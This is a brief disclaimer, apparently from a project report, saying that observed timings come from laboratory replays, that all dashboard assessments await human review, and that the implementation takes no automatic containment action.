The observed timings describe individual laboratory replays. All saved assessments in the final dashboard snapshot remain pending human review. No automatic containment action is part of this implementation.